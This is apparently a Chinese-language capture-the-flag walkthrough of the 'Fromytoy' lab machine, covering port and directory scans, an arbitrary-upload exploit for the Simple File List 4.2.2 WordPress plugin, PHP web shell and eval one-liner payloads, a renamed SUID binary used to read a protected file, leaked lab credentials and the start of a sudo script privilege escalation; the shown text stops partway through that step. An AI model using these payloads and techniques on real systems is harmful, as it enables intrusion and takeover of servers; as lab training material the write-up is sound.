
Fromytoy-12138

1.探测 IP

nmap -sP 192.168.137.0/24




靶机 IP 是 192.168.137.201

2.扫描 IP

1)扫描端口


nmap -p- -sV 192.168.137.201



端口开启了 22,80,3000 端口,那么我们大概的思路就是在 80 和 3000 端口发现信息，然后在 22 端口进行端口，我侧重于 3000 端口

2)扫描目录


gobuster dir -u http://192.168.137.201 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip



我们在 80 端口没有发现任何信息


我们去扫描 3000 端口试试看

gobuster dir -u http://192.168.137.201:3000 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip



我们扫描到一个登录页面，我们去查看

http://192.168.137.201:3000/wp-login.php



可以看到是 wordpress，看到这个我们首先想到的是爆破用户名和密码，登录进去就是一个文件上传或者是一个 404 页面(但是这里我们使用的不是登录页面)，因为密码爆破不出来。

3.访问 IP


我们访问 80 端口

http://192.168.137.201/


没有用

访问 3000 端口


http://192.168.137.201:3000/



我们在最下面发现了/wp-content/plugins/simple-file-list/



http://192.168.137.201:3000/wp-content/plugins/simple-file-list/readme.txt




版本号是 4.2.2,感觉是一个利用点，我们去搜索试试看

4.渗透测试

1)搜索漏洞点

我们使用 kali 自带的漏洞库进行搜索

```
searchsploit simple file list 4.2.2
```



我们可以看到有 poc,这里我们使用第二个

2)利用漏洞点

我们查看 48979.py 脚本,我们需要修改的地方只有一个 payload 即可

```
┌──(kali㉿kali)-[/]
└─$ cd /usr/share/exploitdb/exploits/php/webapps

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$ cat 48979.py
#!/usr/bin/python
# -*- coding: utf-8 -*-
# Exploit Title: Wordpress Plugin Simple File List 4.2.2 - Arbitrary File Upload
# Date: 2020-11-01
# Exploit Author: H4rk3nz0 based off exploit by coiffeur
# Original Exploit: https://www.exploit-db.com/exploits/48349
# Vendor Homepage: https://simplefilelist.com/
# Software Link: https://wordpress.org/plugins/simple-file-list/
# Version: Wordpress v5.4 Simple File List v4.2.2

import requests
```

我修改的是命令执行'<?php system($_GET["cmd"]); ?>'

```
def generate():
    filename = f'{random.randint(0, 10000)}.png'
    password = hashlib.md5(bytearray(random.getrandbits(8)
                                     for _ in range(20))).hexdigest()
    with open(f'{filename}', 'wb') as f:
        payload = '<?php system($_GET["cmd"]); ?>'
        f.write(payload.encode())
    print(f'[ ] File {filename} generated with password: {password}')
    return filename, password

def upload(url, filename):
    files = {'file': (filename, open(filename, 'rb'), 'image/png')}
```

然后执行脚本即可

sudo python3 48979.py http://192.168.137.201:3000

记得一定要使用 sudo 去执行，不然的话是会报错的

```
┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$ python3 48979.py http://192.168.137.201:3000
Traceback (most recent call last):
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 89, in <module>
    main(sys.argv[1])
    ^^^^^^^^^^^^^^^^
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 72, in main
    file_to_upload, password = generate()
                               ^^^^^^^^^^
  File "/usr/share/exploitdb/exploits/php/webapps/48979.py", line 35, in generate
    with open(f'{filename}', 'wb') as f:
         ^^^^^^^^^^^^^^^^^^^^^^^^
PermissionError: [Errno 13] Permission denied: '6606.png'

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$ sudo python3 48979.py http://192.168.137.201:3000
[sudo] kali 的密码:
[ ] File 7805.png generated with password: c4daf59a9e291a9d2fc1679b48151ed8
[ ] File uploaded at http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.png
[ ] File moved to http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php
[+] Exploit seem to work.
[*] Confirmning ...

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/php/webapps]
└─$
```

我们去查看这个 url 即可

3)验证漏洞

http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php?cmd=id;


可以看到是利用成功的，那么我们直接反弹 shell 即可

4)连接蚁剑

这里我们 nc 和 busybox 都是使用不了的，我们去写入一个一句话木马，然后去连接蚁剑

http://192.168.137.201:3000/wp-content/uploads/simple-file-list/7805.php/?cmd=echo%20%3C?php%20@eval($_POST[%27cmd%27]);?%3E%20%3E%3E1.php

我们连接已经蚁剑




连接成功

5)切换用户

我们现在拿到的用户是 www-data，权限太低了，什么都干不了


我们去看看有哪些用户



可以看到一个 miku 用户,所以我们需要去登录到 miku 用户里面

我们去看看有哪些文件是 miku 用户的

find / -user miku 2>/dev/null



可以看到 2 个文件，我们首先看看这个 /usr/local/lib/.sys_log_rotator，

strings /usr/local/lib/.sys_log_rotator

这个文件 `.sys_log_rotator` 根本不是什么日志轮转工具，它实际上是 Linux 系统工具 `rev` 的一个副本。

1. 它是如何被识破的?

通过你提供的 `strings` 输出，可以看到以下关键线索：


- `util-linux 2.36.1`：这是 Linux 核心工具集的版本号。
- `Reverse lines characterwise.`：这是 `rev` 命令的官方功能描述（逐字符反转每一行）。
- `Usage: %s [options] [file ...]`：典型的命令行工具用法提示。

2. 为什么它会出现在这里?

这是一个非常经典的 **CTF 或提权后门** 设置。管理员（或出题人）可能将 `rev` 重命名为 `.sys_log_rotator` 并隐藏在 `/usr/local/lib` 下。最关键的是，**这个隐藏文件极有可能设置了 SUID 权限。**

如果它有 SUID 权限，你可以利用它来**读取系统中任何原本无权访问的文件**（例如 `/etc/shadow`），因为 `rev` 的功能是读取并显示文件内容，虽然它是反着显示的。

Cat /var/www/html/wp-content/uploads/server_backup_info.txt




我们直接查看的话，告诉我们是没有权限的。

我们使用 rev 去读取这个文件

/usr/local/lib/.sys_log_rotator /

/var/www/html/wp-content/uploads/server_backup_info.txt



我们可以看到一些内容，我们给 ai 即可

2. 关键发现：凭证泄露


这份文件暴露了用户 **miku** 的明文密码。这解释了为什么你之前在 `/tmp` 下看到用户是 `miku@fromytoy`。

- **用户名**: `miku`
- **密码**: `V0cal0id_M1ku_39`

告诉我们用户名：miku，密码：V0cal0id_M1ku_39

6)登录 miku 用户

ssh miku@192.168.137.164



我们可以看到登录成功，直接读取 user.txt 即可

7)查看脚本

首先，我们使用 sudo -l 去查看

可以看到任何用户都可以无密码执行

/usr/local/lib/python_scripts/cleanup_task.py 脚本

我们查看这个脚本


/usr/local/lib/python_scripts/cleanup_task.py

```
#!/usr/bin/env python3
import sys
import os
import system_utils
def main():
    print("[*] Starting system cleanup...")
    if os.geteuid() != 0:
        print("[-] Error: This script must be run as root.")
        sys.exit(1)
    system_utils.check_disk_space()
    print("[+] Cleanup completed successfully.")
if __name__ == "__main__":
```


main()

这个脚本调用 system_utils 模块中的 check_disk_space 函数检查磁盘使用情况

当我们运行脚本，就可以看到磁盘的使用情况





我们去查看这个 system_utils 这个脚本



我们可以看到里面的内容是查看磁盘的目录，那么我们就需要把里面的内容修改成提权的命令即可

我们不能直接去修改的，因为我们没有修改的权限，但是我们可以看到 __pycache__目录我们是可以修改的



